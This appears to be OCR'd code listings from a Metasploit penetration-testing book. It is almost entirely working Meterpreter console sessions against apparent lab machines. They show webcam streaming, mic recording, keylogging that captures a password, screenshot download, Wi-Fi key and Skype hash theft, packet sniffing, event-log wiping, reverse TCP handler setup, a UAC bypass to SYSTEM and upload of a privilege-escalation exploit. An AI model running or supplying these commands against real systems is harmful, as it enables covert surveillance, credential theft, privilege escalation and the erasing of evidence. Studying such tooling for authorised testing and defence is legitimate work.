



```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /root/ogmBykIO.html
[*] Streaming...
```


```
meterpreter > record_mic -d 10
[*] Starting...
[*] Stopped
Audio saved to: /root/uWXjfcUX.wav
meterpreter >
```


```
meterpreter > play uWXjfcUX.wav
[*] Playing uWXjfcUX.wav...
[*] Done
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Left Windows>notepad<CR>
<Shift>This is crazy <^H>, someone has hacked <^H> my account asn<^H><^H>nd <^H> he knows my password <^H> which
is <Shift>N<^H><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift>Insecure<Shift>Passwo
rd<Right Shift>@123

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```




```
meterpreter > keyboard_send
Please specify input string
meterpreter > keyboard_send " Yes you are Hacked Mate"
[*] Done
meterpreter > screenshot
Screenshot saved to: /root/IrtVVoQR.jpeg
```






```
meterpreter > shell
Process 8269 created.
Channel 1 created.
id
uid=1000(masteringmetasploit) gid=1000(masteringmetasploit) groups=1000(masteringmetasploit),4(adm),24(cdrom),27(sudo),30(dip)
,46(plugdev),116(lpadmin),126(sambashare)
gnome-screenshot
Unable to init server: Could not connect: Connection refused

(gnome-screenshot:8271): Gtk-WARNING **: 01:56:46.668: cannot open display:
```

```
export DISPLAY=:0
gnome-screenshot
** Message: 02:00:24.706: Unable to use GNOME Shell's builtin screenshot interface, resorting to fallback X11.
```

```
exit
meterpreter > pwd
/home/masteringmetasploit
meterpreter > cd Pictures
meterpreter > pwd
/home/masteringmetasploit/Pictures
meterpreter > ls
Listing: /home/masteringmetasploit/Pictures
============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  139953  fil   2020-02-02 05:00:25 -0500  Screenshot from 2020-02-02 02-00-24.png

meterpreter > download "Screenshot from 2020-02-02 02-00-24.png"
[*] Downloading: Screenshot from 2020-02-02 02-00-24.png -> Screenshot from 2020-02-02 02-00-24.png
[*] Downloaded 136.67 KiB of 136.67 KiB (100.0%): Screenshot from 2020-02-02 02-00-24.png -> Screenshot from 2020-02-02 02-00
24.png
[*] download   : Screenshot from 2020-02-02 02-00-24.png -> Screenshot from 2020-02-02 02-00-24.png
meterpreter >
```

```
meterpreter > rm "Screenshot from 2020-02-02 02-00-24.png"
meterpreter > ls
No entries exist in /home/masteringmetasploit/Pictures
```

```
meterpreter > shell
Process 8445 created.
Channel 3 created.
amixer set Master mute
Simple mixer control 'Master',0
  Capabilities: pvolume pswitch pswitch-joined
  Playback channels: Front Left - Front Right
  Limits: Playback 0 - 63
  Mono:
  Front Left: Playback 63 [100%] [0.00dB] [off]
  Front Right: Playback 63 [100%] [0.00dB] [off]

amixer set Master unmute
Simple mixer control 'Master',0
  Capabilities: pvolume pswitch pswitch-joined
  Playback channels: Front Left - Front Right
  Limits: Playback 0 - 63
  Mono:
  Front Left: Playback 63 [100%] [0.00dB] [on]
  Front Right: Playback 63 [100%] [0.00dB] [on]
```

```
msf5 > search type:post platform:linux

Matching Modules
================

   #   Name                                      Disclosure Date  Rank       Check  Description
   -   ----                                      ---------------  ----       -----  -----------
   0   post/linux/busybox/enum_connections                        normal     No     BusyBox Enumerate Connections
   1   post/linux/busybox/enum_hosts                              normal     No     BusyBox Enumerate Host Names
   2   post/linux/busybox/jailbreak                               normal     No     BusyBox Jailbreak
   3   post/linux/busybox/ping_net                                normal     No     BusyBox Ping Network Enumeration
   4   post/linux/busybox/set_dmz                                 normal     No     BusyBox DMZ Configuration
   5   post/linux/busybox/set_dns                                 normal     No     BusyBox DNS Configuration
   6   post/linux/busybox/smb_share_root                          normal     No     BusyBox SMB Sharing
   7   post/linux/busybox/wget_exec                               normal     No     BusyBox Download and Execute
   8   post/linux/dos/xen_420_dos                                 normal     No     Linux DoS Xen 4.2.0 2012-5525
   9   post/linux/gather/checkcontainer                           normal     No     Linux Gather Container Detection
   10  post/linux/gather/checkvm                                  normal     No     Linux Gather Virtual Environment
```

```
meterpreter > run post/windows/wlan/wlan_bss_list

[*] Number of Networks: 3
[+] SSID: NJ
        BSSID: e8:de:27:86:be:0a
        Type: Infrastructure
        PHY: Extended rate PHY type
        RSSI: -80
        Signal: 55

[+] SSID: Venkatesh
        BSSID: e4:6f:13:85:e5:74
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -78
        Signal: 55

[+] SSID: F-201
        BSSID: 94:fb:b3:ff:a3:3b
        Type: Infrastructure
        PHY: Extended rate PHY type
        RSSI: -84
        Signal: 5

[*] WlanAPI Handle Closed Successfully
```

```
meterpreter > run post/windows/wlan/wlan_profile

[+] Wireless LAN Profile Information
GUID: {ff1c4d5c-a147-41d2-91ab-5f9d1beeedfa} Description: Realtek RTL8723BE Wire
less LAN 802.11n PCI-E NIC State: The interface is connected to a network.
 Profile Name: ThePaandu
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>ThePaandu</name>
        <SSIDConfig>
                <SSID>
                        <hex>5468655061616E6475</hex>
                        <name>ThePaandu</name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>WPA2PSK</authentication>
                                <encryption>AES</encryption>
                                <useOneX>false</useOneX>
                        </authEncryption>
                        <sharedKey>
                                <keyType>passPhrase</keyType>
                                <protected>false</protected>
                                <keyMaterial>papapapa</keyMaterial>
                        </sharedKey>
                </security>
        </MSM>
        <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profil
e/v3">


meterpreter > run post/windows/gather/credentials/skype

[*] Checking for encrypted salt in the registry
[+] Salt found and decrypted
[*] Checking for config files in %APPDATA%
[+] Found Config.xml in C:\Users\Apex\AppData\Roaming\Skype\nipun.jaswal88\
[+] Found Config.xml in C:\Users\Apex\AppData\Roaming\Skype\[redacted]
[*] Parsing C:\Users\Apex\AppData\Roaming\Skype\nipun.jaswal88\Config.xml
[+] Skype MD5 found: nipun.jaswal88:6d8d0[redacted]43
```

```
meterpreter > run post/windows/gather/usb_history

[*] Running module against DESKTOP-PESQ21S
[*]
   H:                                                                  Disk 4f494d44
   G:                                                                   Disk 3f005f
   I:   SCSI#CdRom&Ven_Msft&Prod_Virtual_DVD-ROM#2&1f4adffe&0&000001#{53f5630d-b6bf-11d0-94
f2-00a0c91efb8b}

[*] Patriot Memory USB Device
================================================================================
   Disk lpftLastWriteTime                                                Unknown
            Manufacturer       @disk.inf,%genmanufacturer%;(Standard disk drives)
                   Class
                  Driver              {4d36e967-e325-11ce-bfc1-08002be10318}\0005

[*] SanDisk Cruzer Blade USB Device
================================================================================
   Disk lpftLastWriteTime                                                Unknown
            Manufacturer       @disk.inf,%genmanufacturer%;(Standard disk drives)
                   Class
                  Driver              {4d36e967-e325-11ce-bfc1-08002be10318}\0002

[*] UFD 3.0 Silicon-Power64G USB Device
================================================================================
   Disk lpftLastWriteTime                                                Unknown
            Manufacturer       @disk.inf,%genmanufacturer%;(Standard disk drives)
                   Class
                  Driver              {4d36e967-e325-11ce-bfc1-08002be10318}\0003


meterpreter > search -f *.doc
Found 162 results...
    c:\Program Files (x86)\Microsoft Office\Office12\1033\PROTTPLN.DOC (19968 bytes)
    c:\Program Files (x86)\Microsoft Office\Office12\1033\PROTTPLV.DOC (19968 bytes)
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\CSharp
\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\CSharp
\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\Visual
Basic\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\Visual
Basic\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\C
Sharp\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\C
Sharp\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\V
isualBasic\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\V
isualBasic\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\VB\Specifications\1033\Visual Basic
 Language Specification.docx (683612 bytes)
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\VC#\Specifications\1033\CSharp Lang
uage Specification.docx (791626 bytes)
    c:\Program Files (x86)\ResumeMaker Professional\DATA\Federal\Federal Forms Listing.doc
(30720 bytes)
```

```
meterpreter > clearev
[*] Wiping 13075 records from Application...
[*] Wiping 16155 records from System...
[*] Wiping 26212 records from Security...
```

```
meterpreter > run event_manager -i
[*] Retriving Event Log Configuration

Event Logs on System
====================

 Name                    Retention  Maximum Size  Records
 ----                    ---------  ------------  -------
 Application             Disabled   20971520K     6
 Cobra                   Disabled   524288K       51
 HardwareEvents          Disabled   20971520K     0
 Internet Explorer       Disabled   K             0
 Key Management Service  Disabled   20971520K     0
 OAlerts                 Disabled   131072K       34
 ODiag                   Disabled   16777216K     0
 OSession                Disabled   16777216K     426
 PreEmptive              Disabled   K             0
 Security                Disabled   20971520K     3
 System                  Disabled   20971520K     1
 Windows PowerShell      Disabled   15728640K     169
```

```
msf5 post(multi/gather/skype_enum) > pushm
msf5 post(multi/gather/skype_enum) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > popm
msf5 post(multi/gather/skype_enum) >
```


```
'Payload'          =>
  {
    'Space'          => 448,
    'DisableNops'    => true,
    'BadChars'       => "\x00\x0a\x0d",
    'PrependEncoder' => "\x81\xc4\x54\xf2\xff\xff" # Stack adjustment # add esp, -3500
  },
```

```
msf exploit(freefloatftp_user) > edit
[*] Launching /usr/bin/vim /usr/share/metasploit-framework/modules/exploits/windows/ftp/freefloatftp_user.rb
msf exploit(freefloatftp_user) > reload
[*] Reloading module...
msf exploit(freefloatftp_user) >
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.204.131
LHOST => 192.168.204.131
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.204.131:8080
msf5 exploit(multi/handler) > makerc 8080_reverse_handler
[*] Saving last 6 commands to 8080_reverse_handler ...
msf5 exploit(multi/handler) >


resource (8080_reverse_handler)> use exploit/multi/handler
resource (8080_reverse_handler)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
resource (8080_reverse_handler)> set LHOST 192.168.204.131
LHOST => 192.168.204.131
resource (8080_reverse_handler)> set LPORT 8080
LPORT => 8080
resource (8080_reverse_handler)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.204.131:8080
msf5 exploit(multi/handler) > exit
root@kali:~# msfconsole -r 8080_reverse_handler -q
```

```
meterpreter > sniffer_interfaces

1 - 'VMware Virtual Ethernet Adapter for VMnet8' ( type:0 mtu:1514 usable:true dhcp:t
rue wifi:false )
2 - 'Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC' ( type:0 mtu:1514 usable:true
dhcp:true wifi:false )
3 - 'VMware Virtual Ethernet Adapter for VMnet1' ( type:0 mtu:1514 usable:true dhcp:t
rue wifi:false )
4 - 'Microsoft Kernel Debug Network Adapter' ( type:4294967295 mtu:0 usable:false dhc
p:false wifi:false )
5 - 'Realtek PCIe GBE Family Controller' ( type:0 mtu:1514 usable:true dhcp:true wifi
:false )
6 - 'Microsoft Wi-Fi Direct Virtual Adapter' ( type:0 mtu:1514 usable:true dhcp:true
wifi:false )
7 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:fa
lse )
8 - 'SonicWALL Virtual NIC' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:fals
e )
9 - 'TAP-Windows Adapter V9' ( type:0 mtu:1514 usable:true dhcp:false wifi:false )
10 - 'VirtualBox Host-Only Ethernet Adapter' ( type:0 mtu:1518 usable:true dhcp:false
 wifi:false )
11 - 'Bluetooth Device (Personal Area Network)' ( type:0 mtu:1514 usable:true dhcp:tr
ue wifi:false )
```

```
meterpreter > sniffer_start 2 1000
[*] Capture started on interface 2 (1000 packet buffer)
meterpreter > sniffer_dump
[-] Usage: sniffer_dump [interface-id] [pcap-file]
meterpreter > sniffer_dump 2 2.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 1000 packets (600641 bytes)
[*] Downloaded 087% (524288/600641)...
[*] Downloaded 100% (600641/600641)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to 2.pcap
```



Filter: http Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
20	0.000000	117.18.237.29	192.168.10.105	OCSP	842	Response
130	2.000000	202.125.152.245	192.168.10.105	HTTP	1299	HTTP/1.1 200 OK (text/html)
170	3.000000	52.84.101.29	192.168.10.105	HTTP	615	HTTP/1.1 200 OK (GIF89a)
209	4.000000	202.125.152.245	192.168.10.105	HTTP	1417	HTTP/1.1 200 OK (text/css)
285	5.000000	202.125.152.245	192.168.10.105	HTTP	59	HTTP/1.1 200 OK (text/javascript)
364	6.000000	202.125.152.245	192.168.10.105	HTTP	639	HTTP/1.1 200 OK (image/x-icon)
414	7.000000	54.79.123.29	192.168.10.105	HTTP	1038	HTTP/1.1 200 OK (text/css)
426	7.000000	54.79.123.29	192.168.10.105	HTTP	497	HTTP/1.1 301 Moved Permanently (text/html)
471	8.000000	54.79.123.29	192.168.10.105	HTTP	761	HTTP/1.1 200 OK (text/javascript)
487	9.000000	96.17.182.48	192.168.10.105	OCSP	224	Response
492	9.000000	96.17.182.48	192.168.10.105	OCSP	224	Response
543	14.000000	202.125.152.245	192.168.10.105	HTTP	528	HTTP/1.1 302 Found
573	15.000000	202.125.152.245	192.168.10.105	HTTP	1403	HTTP/1.1 200 OK (text/html)
588	15.000000	202.125.152.245	192.168.10.105	HTTP	302	HTTP/1.1 200 OK (text/javascript)
657	16.000000	192.168.10.1	239.255.255.250	SSDP	367	NOTIFY * HTTP/1.1
665	17.000000	192.168.10.1	239.255.255.250	SSDP	376	NOTIFY * HTTP/1.1
673	17.000000	192.168.10.1	239.255.255.250	SSDP	439	NOTIFY * HTTP/1.1
677	17.000000	192.168.10.1	239.255.255.250	SSDP	376	NOTIFY * HTTP/1.1
678	17.000000	192.168.10.1	239.255.255.250	SSDP	415	NOTIFY * HTTP/1.1
681	17.000000	192.168.10.1	239.255.255.250	SSDP	376	NOTIFY * HTTP/1.1
683	17.000000	192.168.10.1	239.255.255.250	SSDP	435	NOTIFY * HTTP/1.1
684	17.000000	192.168.10.1	239.255.255.250	SSDP	429	NOTIFY * HTTP/1.1
817	33.000000	192.168.10.101	239.255.255.250	SSDP	355	NOTIFY * HTTP/1.1
818	33.000000	192.168.10.101	239.255.255.250	SSDP	355	NOTIFY * HTTP/1.1
819	34.000000	192.168.10.101	239.255.255.250	SSDP	358	NOTIFY * HTTP/1.1
820	34.000000	192.168.10.101	239.255.255.250	SSDP	358	NOTIFY * HTTP/1.1

```
meterpreter > getuid
Server username: DESKTOP-CBRES22\Nipun
meterpreter > sysinfo
Computer        : DESKTOP-CBRES22
OS              : Windows 10 (Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect.
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

```
msf5 post(multi/recon/local_exploit_suggester) > search uac

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check
   -   ----                                              ---------------  ----       -----
   0   exploit/windows/local/ask                         2012-01-03       excellent  No
   1   exploit/windows/local/bypassuac                   2010-12-31       excellent  No
pass
   2   exploit/windows/local/bypassuac_comhijack         1900-01-01       excellent  Yes
pass (Via COM Handler Hijack)
   3   exploit/windows/local/bypassuac_eventvwr          2016-08-15       excellent  Yes
pass (Via Eventvwr Registry Key)
   4   exploit/windows/local/bypassuac_fodhelper         2017-05-12       excellent  Yes
 FodHelper Registry Key)
   5   exploit/windows/local/bypassuac_injection         2010-12-31       excellent  No
pass (In Memory Injection)
   6   exploit/windows/local/bypassuac_injection_winsxs  2017-04-06       excellent  No
pass (In Memory Injection) abusing WinSXS
   7   exploit/windows/local/bypassuac_silentcleanup     2019-02-24       excellent  No
pass (Via SilentCleanup)
   8   exploit/windows/local/bypassuac_sluihijack        2018-01-15       excellent  Yes
 Slui File Handler Hijack)
   9   exploit/windows/local/bypassuac_vbs               2015-08-22       excellent  No
pass (ScriptHost Vulnerability)


msf5 post(multi/recon/local_exploit_suggester) > exploit/windows/local/bypassuac_sluihijack
[-] Unknown command: exploit/windows/local/bypassuac_sluihijack.
This is a module we can load. Do you want to use exploit/windows/local/bypassuac_sluihijack? [y/N]   y
msf5 exploit(windows/local/bypassuac_sluihijack) > options

Module options (exploit/windows/local/bypassuac_sluihijack):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf5 exploit(windows/local/bypassuac_sluihijack) > set SESSION 2
SESSION => 2
msf5 exploit(windows/local/bypassuac_sluihijack) > run
```

```
msf5 exploit(windows/local/bypassuac_sluihijack) > run

[*] Started reverse TCP handler on 192.168.204.131:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[!] UAC set to DoNotPrompt - using ShellExecute "runas" method instead
[*] Uploading vlMitcgVtLwg.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (179779 bytes) to 192.168.204.130
[*] Meterpreter session 3 opened (192.168.204.131:4444 -> 192.168.204.130:5322) at 2020-02-02 07:07:12

meterpreter > getuid
Server username: DESKTOP-CBRES22\Nipun
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DESKTOP-CBRES22
OS              : Windows 10 (Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >


msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          3                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 8
SESSION => 8
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.204.142 - Collecting local exploits for x86/linux...
[*] 192.168.204.142 - 27 exploit checks are being tried...
[+] 192.168.204.142 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.204.142 - exploit/linux/local/libuser_roothelper_priv_esc: The target service is running, but could not be validat
ed.
[+] 192.168.204.142 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.204.142 - exploit/linux/local/network_manager_vpnc_username_priv_esc: The target service is running, but could not
 be validated.
[+] 192.168.204.142 - exploit/linux/local/pkexec: The target appears to be vulnerable.
[+] 192.168.204.142 - exploit/linux/local/rds_priv_esc: The target appears to be vulnerable.
```

```
meterpreter > pwd
/tmp
meterpreter > upload /root/Desktop/POC/40839.c
[*] uploading  : /root/Desktop/POC/40839.c -> 40839.c
[*] Uploaded -1.00 B of 4.89 KiB (-0.02%): /root/Desktop/POC/40839.c -> 40839.c
[*] uploaded   : /root/Desktop/POC/40839.c -> 40839.c
meterpreter > shell
Process 2959 created.
Channel 85 created.
dir
40839.c         orbit-gdm    pulse-IQEMFcsPx28b  pulse-gek0F3vIuCzk
